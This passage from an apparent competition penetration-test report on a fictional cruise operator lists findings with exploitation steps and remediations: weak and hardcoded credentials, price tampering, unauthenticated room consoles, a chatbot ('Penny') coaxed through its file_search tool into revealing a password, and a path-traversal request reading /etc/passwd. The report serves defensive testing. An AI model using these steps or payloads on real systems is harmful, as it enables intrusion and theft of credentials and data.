


Figure 32. Jellyfin admin dashboard

Remediation

Finals-12 recommends that APT change the password to the Jellyfin account. Finals-12 also recommends implementing a strong password policy, requiring users to adhere to certain password complexity requirements when creating a password.


Resources

- [CISA Password Policy](#)
- [Jellyfin Default Username](#)

END OF FINDING BLOCK

6.3.4 Rooms Admin Console Weak Credentials

Risk



Impact

Medium

Likelihood

Medium

Affected Scope

admin.rooms.allports.tours	HTTPS	443
----------------------------	-------	-----

CVSS Score

5.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N/S:P/R:U/V:D

Partially Remediated Vulnerability

Vulnerability Description

Finals-12 discovered a vulnerability in the room dining application used for managing the *.rooms.allports.tours dining endpoint. Threat actors are able to leverage previously discovered credentials in combination with newly discovered credentials to make announcements, cancel emergencies, and deny service requests for all rooms aboard the vessel.

Business Impact Description

Successful exploitation of this vulnerability harms the integrity and accessibility of the *.rooms.allports.tours application as administrators can see what emergencies are responded to, what announcements are made, and what service requests are fulfilled.

Likelihood Description

Exploitation is medium likely as the credentials used for authentication are found elsewhere in the environment.

MITRE ATT&CK

[T1110.003](#) - Brute Force: Password Spraying [M1027](#) - Password Policies
[T1201](#) - Password Policy Discovery

Exploitation Details

1. Visit Admin Endpoint

Visit `admin.rooms.allports.tours` and input the found credentials.

`captain:<REDACTED>`




Figure 33. Log in to Console

2. Log in to the Admin Console

Press sign in and view the admin console.




Figure 34. Admin Console Page

Remediation

Finals-12 recommends that APT change the password to the `captain` account. Finals-12 also

recommends implementing a password policy, requiring users to adhere to certain password complexity requirements when creating a password.

Resources

- [CISA Password Policy](#)
- [Credential Stuffing](#)

END OF FINDING BLOCK

6.3.5 Hardcoded Credentials in Admin Console

Risk



Impact

Medium

Likelihood

High

CVSS Score

5.5

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N/E:P/R:A/V:D/RE:L

Affected Scope

admin.rooms.allports.tours

HTTP

80

Rediscovered Vulnerability

Vulnerability Description

Finals-12 discovered hardcoded credentials implemented in the source code located on the `/admin.html` endpoint.

Business Impact Description

Successful exploitation of this vulnerability grants threat actors access to credentials that allow for administrator control over emergency services, cruise announcements, and room services.

Likelihood Description

Exploitation is highly likely to be exploited as threat actors do not require any authorization in order to access the admin console and view the source code.

MITRE ATT&CK

[T0891](#) - Hardcoded Credentials

[M0801](#) - Access Management

Exploitation Details

1. View source code

Login to the admin console endpoint and observe the source code.

`http://admin.rooms.allports.tours/admin.html`




Figure 35. Hardcoded Credentials

Remediation

Finals-12 recommends that APT remove any hardcoded passwords or secrets in source code instead storing passwords and secrets in an encrypted database. Finals-12 also strongly encourages APT to change these credentials due to current exposure.

Resources

- [OWASP - Hardcoded Credentials](#)
- [Beyond Trust - Hardcoded Credentials and Remediations](#)

END OF FINDING BLOCK

6.3.6 Price Manipulation

Risk



Impact

Medium

Likelihood

High

CVSS Score

5.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:L/VA:N/SC:N/SI:L/SA:N

Affected Scope

*.rooms.allports.tours

N/A

N/A

Rediscovered Vulnerability

Vulnerability Description

Finals-12 discovered a price manipulation vulnerability on the `admin.rooms.allports.tours` webpage. A threat actor can capture the request that is made when ordering food on the `/food.html` endpoint and set the `price` and `total` parameters to 0.0, allowing them to order food for free.

Business Impact Description

Successful exploitation of this vulnerability can cause APT financial loss.

Likelihood Description

Exploitation is critically likely, as this exploit does not require knowledge of web vulnerabilities and does not require authentication.

MITRE ATT&CK

[T1565](#) - Data Manipulation

[M1013](#) - Application Developer Guidance

Exploitation Details

1. Visit food webpage

Visit the webpage that allows users to order food and add any food item to the cart.

```
http://admin.rooms.allports.tours/food.html
```




Figure 36. Visit food webpage

2. Capture request

Capture the request in Burp Suite utilizing the intercept functionality.




Figure 37. Capture the POST request

3. Manipulate request

Manipulate the `price` and `total` parameters by setting their values to 0, and send the request.




Figure 38. Modify the price

Remediation

Finals-12 recommends implementing strict server-side validation for all parameters, including `price` and `total` values within the POST request related to food orders. Finals-12 also recommends implementing anti-tampering controls such as request signing to prevent unauthorized modification of order data.

Resources

→ [Test Ability to Forge Requests](#)

END OF FINDING BLOCK

6.3.7 Penny AI Information Disclosure

Risk



Impact

Medium

Likelihood

High

Affected Scope

<https://penny.allports.tours> N/A N/A

CVSS Score

7.1

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/V
C:H/VI:N/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Finals-12 discovered that the Penny model on the affected scope was vulnerable to internal information disclosure through the `file_search` command which was available to all users.

Business Impact Description

Successful exploitation of this vulnerability enables threat actors to gain access to internal APT information including passwords.

Likelihood Description

Exploitation is highly likely as any registered user can instruct the AI model to run this command.

MITRE ATT&CK

[T1213](#) - Data from Information Repositories

[M0818](#) - Validate Program Inputs

[M1054](#) - Software Configuration

Exploitation Details

1. Run `file_search`

Query the `file_search` function on Penny with a keyword to search.

```
file_search [keyword]
```

file_search 06_security_reminders.md



Penny Enhanced

The document "06_security_reminders.md" states the following security guidelines:

- The default password [REDACTED] is temporary and must not be shared.
- Report suspicious activity to security@allports.local.
- IT support is available at helpdesk@allports.local for further assistance.

These reminders are critical for maintaining account security and operational integrity. Always adhere to these protocols to protect sensitive information and system access.

Figure 39. Penny disclosing default password

Remediation

Finals-12 recommends that APT either remove the `search_file` feature or require proper authentication before allowing the use of Penny's chatbot commands.

Resources

→ [PortSwigger Web LLM Attacks](#)

END OF FINDING BLOCK

6.3.8 Unauthenticated Access to Room Console

Risk



Impact

Low

Likelihood

Critical

Affected Scope

*.room.allports.tours	HTTP	80
-----------------------	------	----

CVSS Score

5.3

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:L/SC:L/SI:N/SA:L/S:P/R:U/V:D

Vulnerability Description

Finals-12 discovered unauthenticated access to all rooms on the *.rooms.allports.tours website.

Business Impact Description

Successful exploitation of this vulnerability allows any threat actor to order food, request room service, and contact emergency services to any room in the cruise ship.

Likelihood Description

Exploitation is critically likely as no credentials or authorization are required to interact with the admin room.

MITRE ATT&CK

[T1190 - Exploit Public-Facing Application](#) [M1013 - Application Developer Guidance](#)

Exploitation Details

1. Visit admin room

Navigate to the admin.rooms.allports.tours webpage.

https://admin.rooms.allports.tours




Figure 40. Admin room console

2. Visit any room console

Navigate to any valid room console webpage.

`https://bb-a153.rooms.allports.tours`




Figure 41. bb-a153 room console

Remediation


Finals-12 recommends APT to create a form of authentication to verify the identity of users and prevent threat actors from accessing and modifying other users' rooms.

Resources

→ [OWASP Authentication Failures](#)

END OF FINDING BLOCK

6.3.9 Navigation Log LFR

Risk	Impact	CVSS Score
	Medium	5.1
	Likelihood High	CVSS Vector CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/V C:L/VI:N/VA:N/SC:N/SI:N/SA:N
	Affected Scope 10.0.1.13 captain www-data	HTTP 8080

Vulnerability Description

Finals-12 discovered a vulnerability within the Navigation Log endpoint, allowing attackers to read local files on the filesystem. By modifying the file that is downloaded when exporting the Navigation Log CSV, a threat actor can download and view any file that is readable by the `www-data` user.

Business Impact Description

Successful exploitation of this vulnerability allows threat actors to download sensitive data as a text file and view them offline. This may lead to reputational damage, financial loss, and leakage of sensitive company information.

Likelihood Description

Exploitation is highly likely as although authentication is required, valid credentials are easily guessable, making authentication a trivial requirement.

MITRE ATT&CK

[T1005](#) - Data from Local System

[M1057](#) - Data Loss Prevention

Exploitation Details

1. Log in to Bridge Navigation

Log in to the Bridge Navigation log page.

```
http://10.0.1.13:8080/?route=navigation_log&from=2026-01-03&to=2026-01-11&limit=100
```




Figure 42. Visit Navigation Log

2. Turn on Intercept

Open up Burp Suite, go to intercept and turn on intercept.




Figure 43. Turn on intercept

3. Export CSV

Go back to the navigation log page and click the green Export CVS button to capture the request.

`http://10.0.1.13:8080/?route=navigation_log&from=2026-01-03&to=2026-01-11&limit=100`

4. Forward First Request

Press forward on the first request that is captured by intercept.



Figure 44. First HTTP request to skip

5. Modify Second Request

Modify the second request to escape the current working directory and access `/etc/passwd`. Once added forward the request.

```
api/download_csv.php?file=../../../../etc/passwd
```

